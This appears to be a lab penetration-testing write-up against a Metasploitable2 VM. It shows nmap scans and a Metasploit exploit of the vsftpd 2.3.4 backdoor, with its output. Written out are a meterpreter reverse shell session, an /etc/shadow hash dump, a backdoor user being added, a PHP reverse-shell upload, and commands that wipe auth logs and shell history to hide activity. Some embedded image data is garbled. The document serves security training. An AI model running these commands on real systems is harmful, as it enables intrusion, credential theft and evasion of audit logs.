

End-to-End Web Application Security Assessment

Executive summary

The project focused on simulating real-world engagement by evaluating the security posture of vulnerable web applications within a legally authorized isolated local lab environment. The key activities are a systematic process spanning multiple phases, including reconnaissance, vulnerability scanning, manual exploitation, and risk analysis. The assessment aimed to discover critical security gaps such as SQL injection, cross-site Scripting, weak authentication and insecure configurations. The final intent is to document these findings with their associated business impacts and deliver professional, actionable remediation strategies as if presenting to a real-world client.

Scope

The boundaries, environments, and tools defining the execution of this assessment are strictly constrained to a dedicated local laboratory environment. The target application environment consists of a legally permissible, vulnerable practice target deployed within a local laboratory network, hosted on Oracle VirtualBox or VMware Workstation to manage the network setup and virtual machines. All offensive activities originate from an attack platform running Kali Linux as a local virtual instance

The authorized activities and toolset for this assessment are divided into three distinct phases. First, reconnaissance and enumeration are conducted using Nmap for port scanning and service discovery, alongside Gobuster and Dirb for directory and file brute-forcing. Second, vulnerability scanning is executed using Nikto for basic web server checks, and OWASP ZAP or Burp Suite for automated scanning. Finally, manual testing is performed using

tools like Burp Suite Community Edition to validate and establish proof-of-concept evidence for discovered vulnerabilities such as SQL injection, XSS, and configuration issues. The project officially concludes with the delivery of specific final artifacts, which include an architecture diagram, compiled technical evidence (such as markdown logs and screenshots), a formal penetration testing PDF report, a structured GitHub repository, and a summary presentation of the environment's security posture.

Objectives

The primary intent of this security assessment is to systematically evaluate the overall security posture of the designated web application to uncover security weaknesses, software flaws, and misconfigurations. By applying foundational security tools and methodologies such as Nmap, Burp Suite, Nikto, OWASP ZAP, and Gobuster within a safely isolated local lab environment, the project demonstrates hands-on technical and practical proficiency. Discovered vulnerabilities are thoroughly analyzed to determine their real-world threat level, assign appropriate risk ratings, and clearly explain the potential business impact of successful exploitation. Based on these findings, clear, realistic, and industry-standard mitigation steps are formulated for each identified vulnerability to help secure the application. Ultimately, the project develops professional-grade documentation, resulting in a comprehensive, client-ready penetration testing report, a structured GitHub repository, and a summary presentation that effectively communicates technical risks to both technical and non-technical stakeholders alike.

Tools and Resources

- Oracle virtualbox
- Kali linux
- Metasploit
- Nmap

- Gobuster
- Nikto
- OWASP ZAP
- Burp Suite (community edition)
- Firefox
- Github

Methodology

Lab environment setup

Setting up kali attack box

The initial phase focuses on establishing a secure, isolated testing environment. I had already pre-installed Oracle VirtualBox that will host our kali vm. I downloaded the Kali VM files from the kali official website. When unzipping the downloaded file we have two files

 kali-linux-2026.2-virtualbox-amd64.vbox		6/16/2026 5:58 PM	VirtualBox Machine D...	3 KB
 kali-linux-2026.2-virtualbox-amd64.vdi		6/16/2026 5:58 PM	Virtual Disk Image	15,789,377 KB

The .vbox file is basically the vm machine settings file which contains all the hardware settings like RAM, CPU, network adapters, and what hard drives are attached. The .vdi file is the hard disk of the vm. When double-clicking the vbox file, it automatically open in VirtualBox.

![]

(data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB4AAAPwCAY

RBjIqgYulllyAZBFFBQDGLiKCBEGRJlOlKogoiIqKARFBjQkCko8D7rg7uH
y3ceb9PBV6qp+uCzu7e79/vC7XRxeOqpp6p7pvs31RNtvPHGdQIAAAAAA
AAAAAAAAAAAAAAAAAADDmiSAAAwAAAAAAAAAAAAAAAAAAAAADA+AA
AAAAAAAAAAAAAjBMgAAMAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAlwTYgF4ytS1aObMDWjGutN
p000zps00000QAR500LV+2nGbNmkWzZr9E3X11qISqcb6Per1OPSuX0uJX5

313L+MKtra7hz+zZWV1awdv++tp+cp2TLFpSWIWH7Y4+hNI/QITVQPDaqA
YY0REREREREREQ28F/FIcfXbIKvcAAAAABJRU5ErkJggg==)

Now we boot up the machine

Inputing :

Username: msfadmin

Password: msfadmin


Now we are able to login and find the ip address

```
* Reloading Postfix configuration...
...done.
whoami
msfadmin
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:44:1d:84
          inet addr:192.168.1.165  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:1d84/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1326 (1.2 KB)  TX bytes:9682 (9.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48285 (47.1 KB)  TX bytes:48285 (47.1 KB)

msfadmin@metasploitable:~$ _
```

The network settings for kali i used Bridged-adapter since i will be accessing the internet and updating regularly



For metasploitable i used Bridged adapter



Reconnaissance

Alternatively, we can ping using nmap

Finding open ports

```
└─$ nmap -p- 192.168.1.165
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 11:25
-0400
Nmap scan report for 192.168.1.165
Host is up (0.0044s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33364/tcp open  unknown
34730/tcp open  unknown
45247/tcp open  unknown
57116/tcp open  unknown
MAC Address: 08:00:27:44:1D:84 (Oracle VirtualBox virtual
```

NIC)

Nmap done: 1 IP address (1 host up) scanned in 32.55 seconds

We can se -sVC flags to get more details

```
(kali㉿kali)-[~]
└─$ nmap -sVC -p- 192.168.1.165
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-23 10:57
-0400
Nmap scan report for 192.168.1.165
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.142
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd
(DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3
(RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2026-07-22T08:46:24+00:00; -1d06h13m54s from
scanner time.
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=T
```

```

here is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
53/tcp      open      domain          ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp      open      http            Apache httpd 2.2.8 ((Ubuntu)
DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp     open      rpcbind        2 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2                111/tcp    rpcbind
|   100000   2                111/udp    rpcbind
|   100003   2,3,4           2049/tcp   nfs
|   100003   2,3,4           2049/udp   nfs
|   100005   1,2,3           40854/udp  mountd
|   100005   1,2,3           57116/tcp  mountd
|   100021   1,3,4           45247/tcp  nlockmgr
|   100021   1,3,4           52976/udp  nlockmgr
|   100024   1                34730/tcp  status
|   100024   1                37694/udp  status
139/tcp     open      netbios-ssn    Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp     open      netbios-ssn    Samba smbd 3.0.20-Debian
(workgroup: WORKGROUP)
512/tcp     open      exec?
513/tcp     open      login
514/tcp     open      shell?
| fingerprint-strings:

```



```
|_http-title: Apache Tomcat/5.5
8787/tcp open  drb          Ruby DRb RMI (Ruby 1.8; path
/usr/lib/ruby/1.8/drb)
33364/tcp open  java-rmi      GNU Classpath grmiregistry
34730/tcp open  status       1 (RPC #100024)
45247/tcp open  nlockmgr     1-4 (RPC #100021)
57116/tcp open  mountd       1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know
the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.99%I=7%D=7/23%Time=6A622BF8%P=x86_64-pc-
linux-gnu%r(NUL
SF:L,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20hos
t\x20\(kali\
SF:\n");
MAC Address: 08:00:27:44:1D:84 (Oracle VirtualBox virtual
NIC)
Service Info: Hosts: metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

Host script results:

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-07-22T04:46:15-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -1d05h13m53s, deviation: 2h00m00s,
median: -1d06h13m54s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

ftp

We can start with ftp port 21

```
nmap -sCV -p21 192.168.1.165
```

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.142
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:44:1D:84 (Oracle VirtualBox virtual
NIC)
Service Info: OS: Unix
```

We can see fteo uses version vsftpd 2.3.4 which is vulnerable vulnerable

The screenshot shows the Exploit-DB website interface. The main heading is "vsftpd 2.3.4 - Backdoor Command Execution". Below this, there are three columns of information:

EDB-ID:	CVE:	Author:	Type:	Platform	Date:
49757	2011-2523	HERCULESRD	REMOTE	:	2021-04-12
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

The interface also includes a sidebar with navigation icons and a top navigation bar with search and other options.

using msfconsole:

```
msf > search vsftpd

Matching Modules
=====
#  Name      Anonymous FTP Login Allowed Disclosure Date Rank Check Description
--  -
0  auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

set the rhost and lhost , we are in the meterpreter

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.165
RHOSTS => 192.168.1.165
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.1.142
[*] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.1.142
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.142
LHOST => 192.168.1.142
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.142:4444
[*] 192.168.1.165:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.165:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[*] 192.168.1.165:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.1.165:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.142:4444 -> 192.168.1.165:36268) at 2026-07-23 13:35:16 -0400

meterpreter >
```

we can navigate to any file

```
meterpreter > ls
Listing: /
=====

Mode      Size      Type      Last modified
Name
-----
100700/rwx----- 1188612  fil      2026-07-22 07:19:49 -0400
JQdpHIvYeI
040755/rwxr-xr-x 4096     dir      2012-05-13 23:35:33 -0400
bin
040755/rwxr-xr-x 1024     dir      2012-05-13 23:36:28 -0400
boot
040755/rwxr-xr-x 4096     dir      2010-03-16 18:55:51 -0400
cdrom
040755/rwxr-xr-x 13540    dir      2026-07-22 06:05:07 -0400
dev
040755/rwxr-xr-x 4096     dir      2026-07-22 01:33:28 -0400
etc
```

040755/rwxr-xr-x	4096	dir	2010-04-16 02:16:02	-0400
home				
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:40	-0400
initrd				
100644/rw-r--r--	7929183	fil	2012-05-13 23:35:56	-0400
initrd.img				
040755/rwxr-xr-x	4096	dir	2012-05-13 23:35:22	-0400
lib				
040700/rwx-----	16384	dir	2010-03-16 18:55:15	-0400
lost+found				
040755/rwxr-xr-x	4096	dir	2010-03-16 18:55:52	-0400
media				
040755/rwxr-xr-x	4096	dir	2010-04-28 16:16:56	-0400
mnt				
100600/rw-----	6542	fil	2026-07-22 01:23:41	-0400
nohup.out				
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:39	-0400
opt				
040555/r-xr-xr-x	0	dir	2026-07-22 01:23:08	-0400
proc				
040755/rwxr-xr-x	4096	dir	2026-07-22 01:23:41	-0400
root				
040755/rwxr-xr-x	4096	dir	2012-05-13 21:54:53	-0400
sbin				
040755/rwxr-xr-x	4096	dir	2010-03-16 18:57:38	-0400
srv				
040755/rwxr-xr-x	0	dir	2026-07-22 01:23:09	-0400
sys				
041777/rwxrwxrwx	4096	dir	2026-07-22 06:25:03	-0400
tmp				
040755/rwxr-xr-x	4096	dir	2010-04-28 00:06:37	-0400
usr				
040755/rwxr-xr-x	4096	dir	2010-03-17 10:08:23	-0400
var				
100644/rw-r--r--	1987288	fil	2008-04-10 12:55:41	-0400
vmlinuz				

```
meterpreter > cd root
```

```
meterpreter > pwd
```

```
/root
```

```
meterpreter > ls
```

```
Listing: /root
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100600/rw-----	324	fil	2026-07-22 01:23:41 -0400	.Xauthority
020666/rw-rw-rw-	0	cha	2010-03-16 19:01:07 -0400	.bash_history
100644/rw-r--r--	2227	fil	2007-10-20 07:51:33 -0400	.bashrc
040700/rwx-----	4096	dir	2012-05-20 15:08:17 -0400	.config
040700/rwx-----	4096	dir	2012-05-20 15:13:12 -0400	.filezilla
040755/rwxr-xr-x	4096	dir	2026-07-22 01:23:43 -0400	.fluxbox
040700/rwx-----	4096	dir	2012-05-20 15:38:14 -0400	.gconf
040700/rwx-----	4096	dir	2012-05-20 15:40:31 -0400	.gconfd
040755/rwxr-xr-x	4096	dir	2012-05-20 15:09:04 -0400	.gststreamer-0.10
040700/rwx-----	4096	dir	2012-05-20 15:07:31 -0400	.mozilla
100644/rw-r--r--	141	fil	2007-10-20 07:51:33 -0400	.profile
040700/rwx-----	4096	dir	2012-05-20 15:11:16 -0400	.purple
100700/rwx-----	4	fil	2012-05-20 14:25:01 -0400	.rhosts
040755/rwxr-xr-x	4096	dir	2012-05-20 14:21:50 -0400	.ssh
040700/rwx-----	4096	dir	2026-07-22 01:23:41 -0400	.vnc
040755/rwxr-xr-x	4096	dir	2012-05-20 15:08:16 -0400	Desktop
100700/rwx-----	401	fil	2012-05-20 15:55:53 -0400	reset_logs.sh
100644/rw-r--r--	138	fil	2026-07-22 01:23:42 -0400	vnc.log

We can even read the /etc/shadow where users are stored

```
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

```
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
:
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
:
mysql!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd*:15474:0:99999:7:::
meterpreter >
```

can also add any user or password and run any command

```

useradd malicious_user
passwd malicious_user
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
cat /etc/shadow

```

now confirming in the /etc/shadow we find the added user

```

distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
johndoe!:20656:0:99999:7:::
malicious_user:$1$vI/SsbCh$L0954/Id4JMSqte9pnRhs/:20656:0:99999:7:::

```

We can also upload malicious file

```

meterpreter > upload /usr/share/webshells/php/php-reverse-shell.php /tmp/php-reverse-shell.php
[*] Uploading : /usr/share/webshells/php/php-reverse-shell.php → /tmp/php-reverse-shell.php
[*] Uploaded -1.00 B of 5.36 KiB (-0.02%): /usr/share/webshells/php/php-reverse-shell.php → /tmp/php-reverse-shell.php
[*] Completed : /usr/share/webshells/php/php-reverse-shell.php → /tmp/php-reverse-shell.php
meterpreter >

```

Also we can view that on metasploitable vm

```

msfadmin@metasploitable:/tmp$ cd ..
msfadmin@metasploitable:/$ cd /tmp/
msfadmin@metasploitable:/tmp$ ls
4644.jsvc_up gconfd-msfadmin orbit-msfadmin php-reverse-shell.php
msfadmin@metasploitable:/tmp$ cat php-reverse-shell.php
cat: php-reverse-shell.php: Permission denied
msfadmin@metasploitable:/tmp$ sudo cat php-reverse-shell.php _

```

To cover my tracks and i can clear system logs and command history can use this command

```
history -c          # Clear current session history
echo > ~/.bash_history # Wipe the saved history file
```

or

```
echo > /var/log/auth.log
echo > /var/log/syslog
history -c
```

ssh

We can look at port 22 which runs ssh to see if we can find something interesting

```
(kali㉿kali)-[~]
└─$ nmap -sCV -p22 -vvv 192.168.1.165
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 11:31
-0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
Initiating ARP Ping Scan at 11:31
Scanning 192.168.1.165 [1 port]
Completed ARP Ping Scan at 11:31, 0.08s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 11:31
Completed Parallel DNS resolution of 1 host. at 11:31, 0.50s
elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0,
NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:31
```



```
Scanning 192.168.1.165 [1 port]
Discovered open port 22/tcp on 192.168.1.165
Completed SYN Stealth Scan at 11:31, 0.04s elapsed (1 total
ports)
Initiating Service scan at 11:31
Scanning 1 service on 192.168.1.165
Completed Service scan at 11:31, 0.04s elapsed (1 service on
1 host)
NSE: Script scanning 192.168.1.165.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.37s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:31
Completed NSE at 11:31, 0.00s elapsed
Nmap scan report for 192.168.1.165
Host is up, received arp-response (0.0030s latency).
Scanned at 2026-07-30 11:31:25 EDT for 1s
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 4.7p1 Debian
8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd
(DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4n1W960qV8xwBG0JC+jI7fWxm5ME
TIJH4tKr/xUTwsTYEYnaZLzc0iy21D3Zv0wYb6AA3765zdgCd2Tgand7F0YD5
UtxG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5Ka0JwSIXSUajnU5oWmY5
x85sBw+XDAAAFQDFkMpmDFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+Q
JIFa3M0oLqCVWI0We/ARtXrzpB0J/dt0hTJXCeYisKqcdwdtyIn80UC0yrIjq
NuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaD
Qaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i
+XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01
